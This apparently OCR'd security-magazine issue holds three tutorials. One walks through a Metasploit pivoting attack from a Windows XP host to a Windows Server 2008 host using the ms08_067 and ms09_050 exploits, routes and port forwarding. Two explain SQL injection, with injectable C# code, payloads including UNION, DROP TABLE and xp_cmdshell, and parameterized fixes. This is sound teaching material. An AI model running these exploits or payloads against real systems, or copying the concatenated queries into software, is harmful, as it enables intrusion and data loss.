


Figure 1. *Network Map Scenario*


Now you have a network which you found one of the computer systems which is Windows XP hold a Vulnerable SMB so we will use a Server side attack then from there we going to hit windows server 2008 using Metasploit Framework.

What is Metasploit?

Is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development, The framework includes hundreds of working remote exploits for a variety of platforms. Payloads, Encoders and nop slide generators can be mixed and matched with exploit modules to solve almost any Exploit-related task Can Work under in Windows, MAC, and Linux Already come with Backtrack, Kali Linux and can be downloaded through *http://www.metasploit.com/*.

Attack the client


We are going to use `exploit/windows/smb/ms08_067_netapi` to exploit windows XP sp2, and after selecting the exploit we should configure a right variables first set the rhost = remote IP and select the payload and we choose `widnows/Meterpreter/reverse_tcp` and then set our local IP and that can be viewed through terminal by typing ifconfig now exploit. After getting a Meterpreter shell we have to know all interfaces that exist in that machine by typing ipconfig as shown in Figure 2.



```
Interface  2
============
Name         : AMD PCNET Family PCI Ethernet Adapte
Hardware MAC : 00:0c:29:0b:b7:2b
MTU          : 1500
IPv4 Address : 192.168.29.130
IPv4 Netmask : 255.255.255.0


Interface  3
============
Name         : VMware Accelerated AMD PCNet Adapter
Hardware MAC : 00:0c:29:0b:b7:35
MTU          : 1500
IPv4 Address : 192.168.244.139
IPv4 Netmask : 255.255.255.0
```

Figure 2. *IPconfig – interfaces*

As we found 2 interface on that host and one of this interface hold different subnet 192.168.244.139 as it part of the network so we going to get all local subnets that exist in the network by typing *meterpreter>run get_local_subnets* it will give us 2 local subnets as shown in Figure 3 one we already know and the other is unknown so we going to discover that subnet by using ARP scanner that exit in Metasploit.




```
meterpreter > run get_local_subnets
Local subnet: 192.168.29.0/255.255.255.0
Local subnet: 192.168.244.0/255.255.255.0
```

Figure 3. *Getting local subnets in the network*

Use Arp Scanner

```
Meterpreter>run arp_scanner
Meterpreter>run arp_scanner -r 192.168.244.1/24
```



```
meterpreter > run arp_scanner -r 192.168.244.1/24
[*] ARP Scanning 192.168.244.1/24
[*] IP: 192.168.244.1 MAC 00:50:56:c0:00:01
[*] IP: 192.168.244.136 MAC 00:0c:29:ab:63:03
[*] IP: 192.168.244.139 MAC 00:0c:29:0b:b7:35
[*] IP: 192.168.244.254 MAC 00:50:56:e1:56:1a
```

Figure 4. *Running Arp scanner to discover all IP's in chosen subnet)*

We have discovered that first IP ending with 244.1 and 244.136 which the other interfaces with Windows XP and 244.139 which is a new IP come in the Subnet and last one was 244.254 which the route so we should scan that IP 192.168.244.139 but it can't be happened until we add route for the subnet to allow us discovered that IP.


Second Stage route add

We now should add route but first we going to put the Meterpreter session in background and type this commands.

```
msf exploit (ms08_067_netapi) > route add
   192.168.244.254 255.255.255.0 1
msf exploit (ms08_067_netapi) > route print
```

First command we type start with route add and select the route then we put the subnet mask and 1 refer to the e tunnel ID. The tunnel ID must match up to our route.

Second command to check that we have added the right route.




```
msf exploit(ms08_067_netapi) > route add 192.168.244.254 255.255.255.0 5
[*] Route added
msf exploit(ms08_067_netapi) > route print

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.244.254    255.255.255.0      Session 5
```

Figure 5. *Adding a route and subnet mask*

Now if you ping 192.168.244.254 from your machine you will success, now it come the third stage we should scan that IP to identify the running services and application and find a way for maintained access so we can use two methods of scanning we can scan through Nmap `exec( nmap -A`


`-sV 192.168.244.136)` or we can use a port scanner exit in metasploit use `auxiliary/scanner/portscan/tcp` we going to use the *Nmap*. The result we see that port 445 is open and smb may be Vulnerable as shown in Figure 6, you can be sure though Vulnerability scanner like Nessus or OpenVas.



```
smb-security-mode:
  Account that was used for smb scripts: guest
  User-level authentication
  SMB Security: Challenge/response passwords supported
  Message signing disabled (dangerous, but default)
```

Figure 6. *Result on Nmap showing SMB security*


After we know the target system is Windows Server 2008 we going to choose an smb exploitation that is compatible with windows server 2008 We start to use, `exploit/windows/smb/ms09_050_smb2_negotiate_func_index` to exploit the target system and set the variables setting (rhost = remote IP) and select the payload I choose `windows/payload/Meterpreter/reverse_tcp_allports` and set the (lhost = my local IP) then exploit. As we can see we have exploitation success and the attack combine with 2 different subnets as shown in Figure 7.



```
[*] Started reverse handler on 192.168.29.128:1
[*] Connecting to the target (192.168.244.136:445)...
[*] Sending the exploit packet (876 bytes)...
[*] Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (751104 bytes) to 192.168.29.139
[*] Meterpreter session 7 opened (192.168.29.128:1 -> 192.168.29.139:49188)

meterpreter >
```

Figure 7. *Showing that successful exploitation on server 2008*

And if you put that Meterpreter session in background and check for the active session you have by typing sessions –l you will see that we have 2 active Meterpreter sessions one for Windows XP and the other for windows server 2008, as shown in Figure 8.



```
@ ADMIN-883FE70DC  192.168.29.128:4444 -> 192.168.29.130:1396 (192.168.29.130)
@ WIN-2QNCYW6HF24  192.168.29.128:1 -> 192.168.29.139:49188 (192.168.244.136)
```


Figure 8. *Showing that we have 2 Meterpreter session with different subnets*

Now you can map the whole network can locate all available users or computers that exist in the server and if the server use internal web server for example and that can be known from nmap scanner and if we want to gain access to that web server from our local PC we going to use port forward technique: which is simply translating the address or port number of a packet to a new destination so we going setup the new destination to our local pc through portfwd command.

Portfwd command can be used with any TCP-based service on the target's network to demonstrate access to internal resources once an internal user's machine has been compromised. In the Meterpreter session type this commands.

```
Meterpreter > portfwd add -l 25000 -p 80 -r
   192.168.244.136
[*] Local TCP relay created: 0.0.0.0:25000 <->
   192.168.244.136:80
```

Now you can view the web server by your browser through this link http://127.0.0.1:25000.




System	Windows NT WIN-E894ZNSQ0CT 6.0 build 6001 (Windows Server 2008 Standard Edition Service Pack 1) i586
Build Date	Aug 21 2013 01:07:08
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"

Figure 9. *Showing the web server on server 208 after port forward*

Conclusion

In the article we have talked about how to use pivoting technique to attack a certain server behind NAT or didn't have access to the internet by attacking a system in the network then attack the server and we talked about how to add route to use scanner like nmap to know what services and ports are exist in that server to find a way for exploitation, also we talked about how to use port forward technique to view the local webserver from our local machine. We can also use the portfwd command to display the telnet, and SSH locally over SSL. This attack happened due to many things UN updated OS, UN updated applications, misconfiguration, and not implementing strong authentication, Keep you network updated and monitored.

YEHIA MAMDOUH EL GHALY



Certified (CCNA, CEH) Co-Founder and instructor Of Master Metasploit (Course) at BlueKizen. Trained in (Exploiting Web Applications with Samurai- Application Security- Cyber Crime Investigation). I also have 5 years' experience in network & Web penetration testing, I wrote numerous articles in Web attacks and PDF forensics in Hakin9 Magazine, SecurityKaizen Magazine, and Get Acknowledged in many sites (sonatype, fogcreek dolovers, and opentext). For contact ping on yehia.elghaly@gmail.com.

改善

BLUE KAIZEN

Connecting Minds Improving Lives

Now ()

You Can Master Metasploit Framework

Duration : 3 Days
Date : 19 of Septemper till 21
Place : Cairo , Egypt

More info visit : http://www.cairosecuritycamp.com/training4.php

SQL Injection Attacks

SQL Injection is a method of injecting potentially malicious code and therefore exploiting the security vulnerability. SQL injection happens against the database, normally through a website form or through the data layer of an application.

SQL injections have been around since the birth of databases. Every connection against the database can be presented as a backdoor input, where an attacker can insert any additional SQL statement or command. With any additional SQL Statement an attacker can gain access to master and system tables and can exploit also any CRUD operations against the tables. Hackers can create new objects, read, and update or delete any of the data. In real life, SQL Injections are popular while attacking web sites. Since it is very common today and is known to be one of the most frequently used method of attack on any of commercial web sites in order to gain (or steal) additional information from commercial web site or to modify any kind of sensitive data. Main intention of SQL Injection is for malicious user or hacker to control the criteria of SQL Statement and alter the original intention of the SQL statement.

SQL Injection is possible across all the SQL platforms. And main reason for that is, that SQL Injection is taking the advantage of how code is written and wrapped around SQL statements. Therefore, all platforms and programing languages have vulnerable spots when attack can occur. SQL Injection is hence presented as software vulnerability, which is the result of a sloppy developer or DBA not addressing security issues.

Writing a sloppy code, not using the appropriate data types, not enforcing any additional validation on input filters, concatenation and bypassing formatting rules will quickly yield problems. These might be just a couple of reasons SQL injection can advance from sloppy code. Additionally, by not applying security rules for end-users by using roles and schemas, more potentially malicious SQL code can be injected into typical SQL statements.

Simple case of SQL Injection

One can prepare a very simple, yet effective sample in order to show the power of SQL Injection. For purposes of presenting this case, I will be using C# for constructing a one-page web form (enough for this case) using ASP.NET (.NET framework 4.0). Database layer will be supported with express version of Microsoft SQL Server 2008 R2.

Three cases will be covered on this simple SQL Injection:

- Using a normal concatenate solution that enabled potential malicious code to be injected
- Using a parameterized query for preventing SQL injection
- Using a stored procedure for preventing SQL injection

Listing 1. *Transact SQL code for tiny Database Creation*

```
USE [master];
GO
CREATE DATABASE [SQL_Injection] ON  PRIMARY
(
 NAME = N'SQL_Injection'
,FILENAME = N'C:\Program Files\Microsoft SQL
   Server\MSSQL10_50.MSSQLSERVER\MSSQL\DATA\
   SQL_Injection.mdf'
,SIZE = 3072KB
,FILEGROWTH = 0)
 LOG ON
(
  NAME = N'SQL_Injection_log'
 ,FILENAME = N'C:\Program Files\Microsoft SQL
   Server\MSSQL10_50.MSSQLSERVER\MSSQL\DATA\
   SQL_Injection_log.ldf'
 ,SIZE = 2048KB
 ,FILEGROWTH = 0
)
 COLLATE SQL_Latin1_General_CP1250_CI_AS;
 GO
```


First topic will cover why and how injection happens, second and third will give simple solutions in order to prevent malicious code to be injected.

In first place we will create a dedicated database (Listing 1).

Then we prepare a table, called SalesProduct, populating it with some mocked data (Listing 2).

In addition we will create an empty table in order to demonstrate the injection of injecting malicious code (Listing 3).

With database created, we will prepare a simple web form. Web form will be presented with Gridview for as a TextBox with Gridview.


SQL Injection

Column0	Column1	Column2
abc	abc	abc
abc	abc	abc
abc	abc	abc
abc	abc	abc
abc	abc	abc

Figure 1. *Constructing simple web form for searching products*

By adding C# code to implement the actions on Button, GridView and TextBox, following code will be added to demonstrate SQL Injection (Listing 4).

Listing 2. *Transact SQL code for creating table and populating data*

```
CREATE TABLE dbo.SalesProduct
(
    SP_ID INT IDENTITY(1,1) NOT NULL
   ,SP_name VARCHAR(100) NOT NULL
   ,SP_price Money NOT NULL DEFAULT(0)
   ,SP_weight INT NOT NULL

   CONSTRAINT PK_SPID PRIMARY KEY(SP_ID)
);
GO

INSERT INTO SalesProduct (SP_name, SP_price,
   SP_weight)
                SELECT 'Cooking Pot',45,1500
UNION ALL SELECT 'Drinking Glass',3,420
UNION ALL SELECT 'Salt grinder',28,782
UNION ALL SELECT 'Coffee Pad',5,132;
GO
```

When Running C# project with successfully established SQL connection against the database, simple web-form is presented in default browser.



SQL Injection

Figure 2. *Aspx simple web form for purposes of demonstrating SQL Injection*

When entering product names in the TextBox, we will use any of the products that are already stored in the given tables: Cooking Pot; Drinking Glass; Salt grinder; Coffee Pad.

Above C# code presents potential Injection problem, since SQL statement is written in form of concatenation. All three aspects will be introduced.

Listing 3. *Transact SQL code for creating empty table*

```
CREATE TABLE dbo.TestTable
(
ID INT
);
GO
```


Listing 4. *C# code for confirming searching text entered in TextBox using concatenation*

```
protected void ListProductBySearch_
   Click(object sender, EventArgs e)
    {
        string ConnectionSQL = Configuration-
   Manager.ConnectionStrings["SQLInjConnection
   String"].ConnectionString;
        SqlConnection con = new
   SqlConnection(ConnectionSQL);
        SqlCommand cmd = new
   SqlCommand("SELECT
* FROM dbo.SalesProduct
WHERE SP_Name ='" + TextBox1.Text + "'", con);
        con.Open();
        GridView1.DataSource = cmd.Execute-
   Reader();
        GridView1.DataBind();
        con.Close();
    }
```

Using a normal concatenate solution that enabled potential malicious code to be injected

When using a TextBox and inserting the product name a malicious user can intentionally inject some additional statements.


With regular usage – by inserting product name, web form will return a searched product.


SQL Injection

SP_ID	SP_name	SP_price	SP_weight
3	Salt grinder	28,0000	782

Figure 3. *Web form returning a product information*

By adding some additional SQL Statements,a user can perform some additional operations. Most frequent usage is to add OR 1=1 condition, since it is always true will returning content of the whole table, respectively.


SQL Injection

SP_ID	SP_name	SP_price	SP_weight
1	Cooking Pot	45,0000	1500
2	Drinking Glass	3,0000	420
3	Salt grinder	28,0000	782
4	Coffee Pad	5,0000	132

Figure 4. *Web form returning all product by adding additional SQL statement*

By entering `Salt grinder' OR 1=1 --` user added 1) apostrophe to denote end of the string and added 2) OR statement and finally 3) the '- -'denoting the comment, which mean to comment out anything that follows his criteria.

With such criteria, malicious user forces out of the application any additional information.

Several additional commands can be executed:

- Using UNION: Cooking Pot' UNION ALL SELECT ordinal_position, column_name,'3','4' FROM information_schema.columns – -
- using OR: Cooking Pot' OR 1=1 – -
- Using any additional SQL statement for CRUD operations (CREATE, INSERT, UPDATE, DELETE): Cooking Pot'; DROP TABLE TestTable –
- Usiny SQL Server system procedures to run any other batches of code: *Cooking Pot'; EXECUTE SP_EXECUTE(MyMockProcedure) --*
- Using any additional system stored procedure, that executes any system operation (delete files on file system, run FTP to return information, etc.): *Cooking Pot'; xp_cmdshell (DOS command) --*

Preventing SQL Injection

Using a parameterized query for preventing SQL injection

Parameterization of SQL queries is a simple and step towards prevention of any undesired queries to be injected in a parameter form. Instead of letting your C# code do the concatenation, replacing it with parameter is making injection of any additional SQL statement code very hard (Listing 5).

By adding additional line of code to declare parameter and setting it to read from TextBox1, we prevent effectively prevent any malicious code to be added into parameter.

When entering same value into textbox as shown in Figure 4, web form yields no returned results.

Listing 5. *C# code for confirming searching text entered in TextBox using parameters*

```
protected void ListProductBySearch_
   Click(object sender, EventArgs e)
    {
        string ConnectionSQL = Configuration-
   Manager.ConnectionStrings["SQLInjConnection
   String"].ConnectionString;
        SqlConnection con = new
   SqlConnection(ConnectionSQL);
        // SqlCommand cmd = new
   SqlCommand("SELECT *
  //              FROM dbo.SalesProduct
       //              WHERE SP_Name ='" +
   TextBox1.Text + "'", con);
        SqlCommand cmd = new
   SqlCommand("SELECT *
FROM dbo.SalesProduct
WHERE SP_Name =@name", con);
        cmd.Parameters.AddWithValue(new SqlPa-
   rameter("@name", TextBox1.Text));
        con.Open();
        GridView1.DataSource = cmd.Execute-
   Reader();
        GridView1.DataBind();
        con.Close();
    }
```




Figure 5. *Web form returning no products by adding additional SQL statement*

Using a stored procedure in order to prevent SQL injection

Using stored procedure is most effective way of preventing SQL injection, since it has a clear distinction between database layer and application layer and all code is stored on SQL platform, clear data types and definitions on returned values. Please note, when establishing any CLR or external assemblies, to take any additional precaution.

Prior to setting stored procedure in work, store procedure must be created (Listing 6).

In addition, C# must also be altered to add command type for calling inline stored procedure. Listing 7 shows adding line of code to call stored procedure.

Please note when using formulation *EXECUTE SP_EXECUTESQL* it can happen that malicious code can be injected as well, since developer is using EXECUTE command with or without any parameters and is in addition allowing code to be concatenated even though developer is using stored procedure (Listing 8).

Variable @SQLStmt is defined to call stored procedure *dbo.SP_salesProduct* with defined parameter, but since whole SQL statement is parameterized it presents potential vulnerability for injection. By adding standard elements 1) apostrophe (') 2) a semicolon (;) and injected 3) SQL statement, SP_EXECUTESQL statement cannot be presented as best practise in terms of vulnerability.

SQL injection and reasons why

In order to understand why attacker would want to attack a web page, following key concepts are what attackers are looking for:

- Vulnerability that occurs when data is entered by attacker and sent to the machine as part query
- Tricking machine into executing unintended commands
- Camouflaging injected SQL statement that machine execute it as part of normal procedure
- Exploiting security vulnerabilities on database layer of web form / application

And why attackers do it? Several reasons can be given, from accessing personal information, understanding business flow, making profits, updating critical information, fun, part of geek contest, making harm and damage, as part of warnings, enhancing the list of frequently used object and file names, enhancing the machine learning processes, finding vulnerable network and firewall spots, inflating SEO and site statistics, uploading

Listing 6. *Transact SQL for creating stored procedure with defined parameter*

```
CREATE PROCEDURE dbo.SP_SalesProduct
   @Name VARCHAR(100)

AS

BEGIN
   SELECT * FROM dbo.SalesProduct
      WHERE
            SP_name = @Name
END;
GO
```

Listing 7. *C# code for confirming searching text entered in TextBox using stored procedure*

```
protected void ListProductBySearch_
   Click(object sender, EventArgs e)
    {
        string ConnectionSQL = Configuration-
   Manager.ConnectionStrings["SQLInjConnection
   String"].ConnectionString;
        SqlConnection con = new
   SqlConnection(ConnectionSQL);
        SqlCommand cmd = new SqlCommand("SP_
   SalesProduct", con);
        cmd.CommandType = CommandType.Stored-
   Procedure;
        cmd.Parameters.Add(new SqlParameter("@
   Name", TextBox1.Text));
        con.Open();
        GridView1.DataSource = cmd.Execute-
   Reader();
        GridView1.DataBind();
        con.Close();
    }
```

Listing 8. *Transact SQL using SP_EXECUTE statement*

```
DECLARE @SQLStmt NVARCHAR(100)
SET @SQLStmt = 'EXEC SP_salesProduct @name =
   ''Salt grinder''; DROP TABLE dbo.TestTable
   --'
EXECUTE SP_EXECUTESQL @SQLStmt;
GO
```

own software for spam purposes, etc. The list can be large enough as there were known injection attacks.

How to prevent SQL Injection

Regardless of what kind of SQL Injection a web page or application is exposed to, the bigger the area where attacker can inject potential malicious code is, the bigger are chances for an attacker to be successful. A developer can diminish the potential threat by creating and forming a web page with minimum places. For example, a text box for entering a string, a calendar for entering/selecting a date, a file upload and any additional form field, can be used for malicious usage.

Attackers can use error handling in order to receive any additional information of the system, web form and SQL platform. This errors provide valuable information of any object names that can potentially be used by attacked, error can hold any additional business logic, since errors messaging is usually good if errors do return some meaningful messages. With error handling, attacker can use different techniques to continue on probing and constructing object names, schema names, role names, user names, file structure, file path, reading open ports or any OS driven commands etc. With all this error handling messages and error type, attacker can build the list of objects, list of names and effectively enhance the lists for additional future attacks.

SQL injection can be prevented if developer, DBA and project managers adopt several validation techniques, tackle security issues and expose as minimum as possible business rules.

Practices to be encountered when addressing the SQL Injection problems:

- validation technique in which user input is authenticated against a set of defined rules for length, type, and syntax and also against business rules (by using whitelists),
- ensuring that users with the permission to access the database have the least privileges,
- using proper administrator roles and application users and create specific accounts for specific usage and roles,
- do not let web for or application access only specific database objects,
- use of strongly typed parameterized query with placeholder substitution markers, even when calling stored procedures,
- using stored procedures since they are generally safe from injection,
- using proper data types on database layer and application layer,
- using latest security updates and OS patches,
- regular cleaning of programming and database objects; unused objects can be used by attackers,
- do not use default values and default names of all the objects,
- regularly check your system, application and security logs,
- restrict access and disable all procedures, functions and objects that will not be used for web / application usages,
- disable anything unneeded,
- renew passwords frequently.

When all these best practices are taken into consideration, attacker can still gain from blind SQL injection or even pattern check. This form of injection is literally not visible to attacker, but it can display different data depending on the results of a logical statement injected into original SQL statement. My learning which pages do not exists and which pages exist, attacker can gain information on the system. Usually totally blind injection is when attacker usually loops through prepared scripts and list of object names and gather information bit by bit by testing the response times. Similar logic applies to pattern check, where attacker is playing with data types and their valid representation for their values.

TOMAZ KASTRUN

Tomaz Kastrun is BI developer at Studio Moderna d.o.o., Slovenia. His main area of focus are data mining, SQL and .NET programming. tomaz.kastrun@gmail.com

We're hiring Software Engineers, Test Engineers & UX Designers

www.red-gate.com/careers

THE SUNDAY TIMES 100 BEST COMPANIES TO WORK FOR 2013

The JobCrowd TOP COMPANIES for graduates to work for 2013/14

AGILE AWARDS 2012

redgate
ingeniously simple

SQL Injections

This article describes how to protect your Database from a particular attack from web pages or applications called sql injection. It gives a brief introduction to the sql injection and how to avoid it.

SQL injection is an injection of code to attack our system. It is typically used in web systems, but it can be used in mobile applications and desktop applications. In this article we are going to create a simple example of injection and then we are going to show how to solve the sql injection.

As a Microsoft Most Valuable Professional I will use SQL Server and C#.

For newbies in the area C# is one of the program languages of Microsoft and SQL Server is the Microsoft Server Database. Even when this sample is using Microsoft tools, the article is applicable to any programming language like Java, PHP, Visual Basic and databases like Oracle, MySQL, TeraData, Postres, etc. All the databases are vulnerable to SQL injections and the recommendation for databases and programming languages are generic.

Requirements

- In this sample I am using Visual Studio 2012 and a SQL Server 2012 Express Edition, but the code can be applied in earlier or newer versions.

Figure 1. *An illustrative SQL injection*


- I am also using the Adventureworks Database which can be downloaded from this link: *http://msftdbprodsamples.codeplex.com/releases/view/93587*. Nevertheless, you only need a simple table with data to get similar results.

Getting Started

We are going to create a Console Application Project with C#. This code will basically show information about the address of the contacts in our database Adventureworks.

```
SELECT *  FROM [AdventureWorks].[Person].[Address]
   where city = parameter
```

This table contains information about the contacts in the Person.Address Table. The C# code is the following: Listing 1. If we run the code we will obtain the following information:



file:///C:/Documents and Settings/Daniel/My Documents/sql injection/sqlinjection/sqlinjecti...

```
Hüttenstr 95
Parise Straße 7155
Postfach 55 44 99
Pflugstr 1585
Platz des Landtags 505
Potsdamer Straße 993
Postenweg 3837
Postfach 8 77 8
Waldstr 193
Räuscherweg 391
Rehstr 7777
Reiherweg 7450
Rotthäuser Weg 99
Roßstr 3899
Welt Platz 990
Wasserstr 35
Wallstr 348
Werftstr 566
Erftplatz 93
Wertheimer Straße 998
Zeiter Weg 6399
Zimmerstr 137
Zollstr 680
Zur Lindung 78
```

Figure 2. *The addresses of the contacts displayed by the code*

As you can see, the code is pretty simple it shows the addresses of the contacts. The param1 receives the name of the city as a variable. In the code we used Berlin, but we can change the name of the city and get the results.

```
string param1 = "Berlin";
```

Unfortunately, there are bad guys who can hack our database, obtain information, or destroy our database.

Listing 1. *The code to retrieve the addresses of the contacts using C# and SQL Server*

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Data.SqlClient;
using System.Data;

namespace sqlinjection
{
    class Program
    {
        static void Main(string[] args)
        {
            SqlDataReader rdr = null;

            string ConnectionString = "Data Source=.\\SQLEXPRESS;Initial Catalog=AdventureWorks;Int
   egrated Security=True;async=true";
            SqlConnection cnn = new SqlConnection(ConnectionString);
            string param1 = "Berlin";


            SqlCommand cmd = new SqlCommand("SELECT *  FROM [AdventureWorks].[Person].[Address]
   where City ='"+param1 +"'", cnn);
            cmd.CommandType = CommandType.Text;

            cnn.Open();
            // execute the command
            rdr = cmd.ExecuteReader();



            if (rdr.HasRows)
            {
                while (rdr.Read())
                {
                    Console.WriteLine(rdr.GetString(1));
                }
            }
            Console.ReadLine();

            cnn.Close();

        }
    }
}
```

Figure 3. *A malicious hacker with sql injection ideas*

